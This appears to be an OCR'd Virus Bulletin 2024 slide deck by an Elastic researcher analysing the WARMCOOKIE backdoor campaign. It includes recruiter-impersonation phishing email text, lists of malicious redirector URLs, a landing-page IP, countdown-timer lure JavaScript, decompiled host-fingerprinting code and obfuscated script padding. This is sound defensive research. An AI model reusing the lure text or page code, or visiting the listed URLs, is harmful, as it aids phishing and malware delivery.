Getting Cozy with Milk and WARMCOOKIES

Daniel Stepanic

Virus Bulletin 2024


Agenda

1. Introduction
2. Campaign Analysis - Emails
3. Campaign Analysis - Landing Pages / Infection Chains
4. Malware Analysis
5. Tooling/Closing

WARMCOOKIE

Summary

- Current Landscape
  - Operation Endgame
- Attack vectors
  - Email
  - Fake software updates / infected websites
- WARMCOOKIE
  - Lightweight backdoor
  - Quickly allows hands on keyboard
  - Initial access broker (IAB) / ransomware delivery
- Strategic email campaigns
  - Slower approach, region specific
  - Lures are well-written, targeted to individuals
  - Appears to be successful




elastic

Acknowledgements

Vendors + Community

- eSentire
  - Malware Analysis: Resident Campaign
- G DATA
  - Backdoor BadSpace delivered by high-ranking infected websites
- Community
  - Cryptolaemus



elastic

Discovery / Comparison

WARMCOOKIE

- eSentire discovery (June 2023)
- Incident #2 drops `resident2.exe`
- Similarities
  - Code overlap
  - Similar API's used for fingerprint calculation
  - Same string decryption algorithm (RC4 + structure)
  - Same masquerade (`RtlUpd.exe`)
  - Scheduled task every 10 minutes
  -
- Differences
  - Handlers focused on execution via shell32, certutil.exe
  - RC4 key (GUID)

https://www.esentire.com/blog/esentire-threat-intelligence-malware-analysis-resident-campaign


```
lpRootPathName = (WCHAR *)des::crypto_rc4_wrapper(dword_4070B0);
GetVolumeInformationW(lpRootPathName, 0, 0, &VolumeSerialNumber, 0, 0, 0, 0);
des_MemFree(lpRootPathName);
nSize = 16;
GetComputerNameW(Buffer, &nSize);
pcbBuffer = 0x101;
GetUserNameW(WideCharStr, &pcbBuffer);
WideCharToMultiByte(0xFDE9u, 0, Buffer, -1, MultiByteStr, 256, 0, 0);
v2 = strlen(MultiByteStr);
sub_402920(v22, (unsigned __int8 *)MultiByteStr, v2);
WideCharToMultiByte(0xFDE9u, 0, WideCharStr, -1, Str, 256, 0, 0);
```

Resident campaign
MD5: 14192c4d539c0deee8e7580e66a284d9

```
VolumeSerialNumber = 0;
flag = 0;
c_drive = DecryptString(byte_7FFC5D57E6C0);   // C:\
GetVolumeInformationW(c_drive, 0LL, 0, &VolumeSerialNumber, 0LL, 0LL, 0LL, 0);

if ( c_drive )
{
  memset((c_drive - 4), 0, *(c_drive - 2) + 8LL);
  FreeHeap((c_drive - 4));
}

size__computer_name_dns = 0x100;
GetComputerNameExW(ComputerNameDnsDomain, dns_computer_name, &size__computer_name_dns);

size_computername = 0x10;
GetComputerNameW(&computer_name, &size_computername);

size_user_name = 257;
GetUserNameW(username, &size_user_name);
```


WARMCOOKIE
MD5: 14192c4d539c0deee8e7580e66a284d9

Investigative Timeline




Emails

Infection Chains



Recruiting Theme (May 2024)



United Rentals Theme (August 2024)

elastic

If there are problems with how this message is displayed, click here to view it in a web browser.

From: Page Group Recruitment <admin@jacqinteriors.com.au> Spoof sender

To: [redacted]

Cc:

Subject: We're Interested Enticing subjects

Sent: Fri 5/3/2024 1:43 PM

WARNING: This email originated from Outside. Be cautious, it could be a Phishing Attack. Think before clicking!

Your Next Step: A Potential Position

TO: [redacted]

email: [redacted]

Current employer: [redacted]

Hello,

We have an exciting opportunity to share with you - a new position available with one of our esteemed clients. Given your outstanding professional background, work experience at [redacted] and skills, we believe you could be an ideal fit for this role.

Please access our internal system via the link below to review the detailed job description and associated responsibilities thoroughly.

If the role aligns with your career objectives, we would be thrilled to set up a conversation at your earliest convenience to explore further.

View Position Details URL

We are excited about the possibility of your participation and eager to establish a connection.

Wishing you a great weekend,

[redacted]


Talent Acquisition Specialist

Michael Page Recruitment

Uses HR/Recruiting employees from Michael Page

elastic

Recruiting themes



- Impersonating several large staffing firms

Adecco

HAYS

Michael Page

elastic

Redirectors

- Leverages compromised infrastructure to gate incoming clicks

elastic

May Campaign

- 80+ URL submissions

2024-05-03	5 / 92	200	https://omeindia.com/09fe8937d8134497f2522fdf/?criteria=ac8en&read=mjbosskywy&t=2rvf9gkhan9&search=e76s7390k5y91&set=q0gwjaotwcowtqb73&ID=MtOSh1h4xm73hk
2024-05-03	5 / 92	200	https://omeindia.com/09fe8937d8134497f2522fdf/?criteria=23htv8xend4y&read=n555j6kjrlq4&set=518m&search=ktcjqk023note07d&t=w9f3pihjxvzzc&ID=rGGAufB4Aqgok
2024-05-03	5 / 92	200	https://omeindia.com/09fe8937d8134497f2522fdf/?read=f5w1fiv4z0&search=mspul5&t=0bi27pmgbxdi6&set=sscrmmjg2s&criteria=0ld4tk&ID=JMqG4SzNoo5e
2024-05-03	5 / 92	200	https://omeindia.com/09fe8937d8134497f2522fdf/?t=0tjyis32svijv&set=bgg&criteria=edfsxg&read=tvcd1km&search=1qamfwn6qflxtr3pd&ID=xht5uX1uN7lt
2024-05-03	5 / 92	200	https://omeindia.com/09fe8937d8134497f2522fdf/?t=gh5xud7lw5sxx1g&search=eopwsm8u9te95015&read=dk94k&criteria=2ugztvgnupl9i&set=c5ry76i4vq7pu35h&ID=XpMSevnjfdtMp
2024-05-03	5 / 92	200	https://omeindia.com/09fe8937d8134497f2522fdf/?t=gh5xud7lw5sxx1g&search=eopwsm8u9te95015&read=dk94k&criteria=2ugztvgnupl9i&set=c5ry76i4vq7pu35h&ID=aP9S79XDmE1V
2024-05-03	5 / 92	200	https://omeindia.com/09fe8937d8134497f2522fdf/?criteria=wx7jdflsvaxv0&read=wvt2vn30i&t=aaz8byzzf1pc&set=2cotenp1iswcw3ictr&search=b7lt7a2p0hxbeolo&ID=97YP7OtwBKd90w
2024-05-03	5 / 92	200	https://omeindia.com/09fe8937d8134497f2522fdf/?criteria=23htv8xend4y&read=n555j6kjrlq4&set=518m&search=ktcjqk023note07d&t=w9f3pihjxvzzc&ID=GdsxEUmyFXZdR
2024-05-03	5 / 92	200	https://omeindia.com/09fe8937d8134497f2522fdf/?criteria=23htv8xend4y&read=n555j6kjrlq4&set=518m&search=ktcjqk023note07d&t=w9f3pihjxvzzc&ID=n0gcqGX1KOY
2024-05-03	5 / 92	200	https://omeindia.com/09fe8937d8134497f2522fdf/?criteria=wx7jdflsvaxv0&read=wvt2vn30i&t=aaz8byzzf1pc&set=2cotenp1iswcw3ictr&search=b7lt7a2p0hxbeolo&ID=iKtqkuSl0g
2024-05-03	5 / 92	200	https://omeindia.com/09fe8937d8134497f2522fdf/?read=lvk2bjewpbtbv0&set=9n3zb4imkowk7&t=tgdduj7ih3vylg&search=20v19&criteria=93o6amx&ID=AAXapcfu2SH
2024-05-03	5 / 92	-	https://omeindia.com/09fe8937d8134497f2522fdf/?read=686f30y&set=gu7251q&search=2tf5emvkegre92f&criteria=q7f2are&t=57spvcc02lm&ID=FlUbKkOTchgC3K7

July Campaign

- 90+ URL Submissions

2024-07-19	0 / 94	200	http://agroecosistemas.cl/mp1907/?set,ort=ywdw16knwzp66&reference=u4qcpcczhm&t=8yjd0xpjs1weuv&read=z7izbhsh96sadx0uws&ID=1vWPervUHmR4XI
2024-07-19	0 / 94	200	http://agroecosistemas.cl/mp1907/?set,ort=o786ch10elsqult&read=473if&reference=qz9ux5ugumf&t=0fo3jsccky&ID=gPQSZm0yMUTthU
2024-07-19	0 / 94	200	https://agroecosistemas.cl/mp1907/?reference=7vrjz8c99v9zbebr8&t=tokhpjqnb8fxg&set,ort=rlciaoe9jjgcsz&read=n9wcaz9zoomg2m0c7&ID=6JkQk9XyrxzXhg
2024-07-19	0 / 94	200	https://agroecosistemas.cl/mp1907?ID=zLDqfAwxOP0e&read=cf77jxdm5qlxn570ag&reference=2jqvyfiue5qnfkq&set,ort=s6u0d9db7h&t=jjz1ngjjrh
2024-07-19	0 / 94	404	https://agroecosistemas.cl/mp1907/?t=nraui4e2yhjz&set,ort=yobmoqbnaj3&read=25ne7lkk4c&reference=yjx2&ID=63KHe9vv2XC
2024-07-19	0 / 94	404	https://agroecosistemas.cl/mp1907/?t=kvh8faxjwzezqc&set,ort=tn7rhc6unacovamka&read=vkznlfh6sj&reference=28jvia8xmqt4sj7e0&ID=DQUTAYNpWSOHHbZ
2024-07-19	0 / 94	404	https://agroecosistemas.cl/mp1907/?set,ort=lmz&t=qzbhqvpm28g&read=xrk80y7a0142&reference=uy6sp3&ID=xfbfklaUcJqQ
2024-07-19	0 / 94	200	https://agroecosistemas.cl/mp1907/?t=pgi6dxy4ldygf7&read=1lhfxb8&set,ort=iwmz7ev64v4r1af470&reference=shq7phok2ludrdm6ne&ID=6WF8YLz31gcF
2024-07-19	0 / 94	200	https://agroecosistemas.cl/mp1907/?set,ort=9z4nve3t&t=bgmkwv32iwqhqba&reference=0m98&read=nncp&ID=FhbnBO1sGSN4Ux
2024-07-19	0 / 94	200	https://agroecosistemas.cl/mp1907/?t=o72lml976g9jc7&reference=8o05b&set,ort=xxskrzr&read=nsazjcqufap2&ID=9dz1XgvpbwZHzQ
2024-07-19	0 / 94	200	https://agroecosistemas.cl/mp1907/?read=gxomy760vxm&t=ugl1ocebq3qzaj&reference=wvw1q1etivn8b&set,ort=nddsitf9&ID=jMQyTmi2g9rcay
2024-07-19	0 / 94	200	https://agroecosistemas.cl/mp1907/?reference=jz9yuge2vgwou7k2&set,ort=dffw23t0q5m&read=770fv1&t=yzkfuiezd4x0ik&ID=rWLQDej4Mew4yW
2024-07-19	0 / 94	200	https://agroecosistemas.cl/mp1907/?set,ort=pysozkwzarlew841&t=a0p7l4pfqjb2q&reference=7b60j2&read=f9yu&ID=GYsNBzJjmFcSa

Landing Page - Campaign Infrastructure

- 117 resolved domains at 45.9.74.135
- Abuses .TOP TLD top-level domain

elastic

Landing Pages

- Personalization
- Action oriented
  - Shot clock timer
- Captcha challenge

elastic

Landing Pages

- Similar pages reported by Google (Oct 2022) tied to URSNIF
- Same distributor, different malware?

https://cloud.google.com/blog/topics/threat-intelligence/rm3-ldr4-ursnif-banking-fraud/

elastic

```
<script>
    const deadline = new Date();
    deadline.setDate(deadline.getDate() + 1);
    deadline.setHours(0);
    deadline.setMinutes(0);
    deadline.setSeconds(0);
    let timerId = null;

    function countdownTimer () {
        const date = new Date();
        date.setHours(date.getUTCHours() + 1)
        const diff = deadline - date;
        if (diff <= 0) {
            clearInterval(timerId);
        }
        const hours = diff > 0 ? Math.floor(diff / 1000 / 60 / 60) % 24 : 0;
        const minutes = diff > 0 ? Math.floor(diff / 1000 / 60) % 60 : 0;
        const seconds = diff > 0 ? Math.floor(diff / 1000) % 60 : 0;
        $hours.textContent = hours < 10 ? '0' + hours : hours;
        $minutes.textContent = minutes < 10 ? '0' + minutes : minutes;
        $seconds.textContent = seconds < 10 ? '0' + seconds : seconds;
    }

    const $hours = document.getElementById("id_H");
    const $minutes = document.getElementById("id_M");
    const $seconds = document.getElementById("id_S");
    countdownTimer();
    setInterval(countdownTimer, 1000);
</script>
```



```
<div class="wrapper-header-right">
    <div id="time">
        <span id="id_H""></span> : <span id="id_M""></span> : <span id="id_S"" ></span>
    </div>

    <p class="text-top">Till document will be marked as unread and sent back to sender</p></div>
```



elastic

United Rentals

August 14 Campaign

- Distributed in more generic lure
- PDF attachment






elastic

JavaScript

8/14 Campaign

- 7.5 MB file
- Mixed with 2022 European E-Commerce Report
- Low detection rates for days




```
tMisSmWe += 89;/*roup supported by the compiler is erroneous. MPI implicitly maintains a
similar array of COMPLEX TYPE(MPI_Request), INTENT(INOUT) :: request climate policies and
planning processes (high confidence). Decision support tools and climate services are working
received Section D. Respondents with recent work experience (within the past fi ve  Assessment
domains: literacy, reading components (international option- implemented 9 Slovenia IN comm
communicator of tasks to abort 40 16 INTEGER :: win_keyval 2040 1988- Spain The info argument
can be used to specify hints similar to the info argument for The European continent is home to
diverse markets, and (End of rationale.) Furthermore, most online shoppers (towards 60%) use
iDEAL to Consortium adjusted the screen size standards to account for these changes and allowed
A.1.6 Info Values . . . . . 690 Chapter 6
across a group of processes and returns the answer at all nodes (see also Example 5.16). 42 the
```


elastic

```
flag = false 32 argument. Furthermore, INTENT(INOUT) is not equivalent to omitting the INTENT attribute, because INTENT(INOUT) always requires that the associated actual argument
is definable. Applications that include mpif.h may not expect that 42 emphasis from awareness building and needs assessment to the financing and implementation of projects, a
MPI_WIN_POST(group, assert, win) IN buf initial address of send buffer (choice) 655, 675, 676, 683, 809 532 CHAPTER 13. IO MPI_Cancel(request, ierror) MPI_Gatherv, 137, 154157 4
15-380(9859):2129-43. 6 publication, we wrote to the authors to request agespecific incidence data. We could therefore model the 25 the file was opened, it is erroneous to */
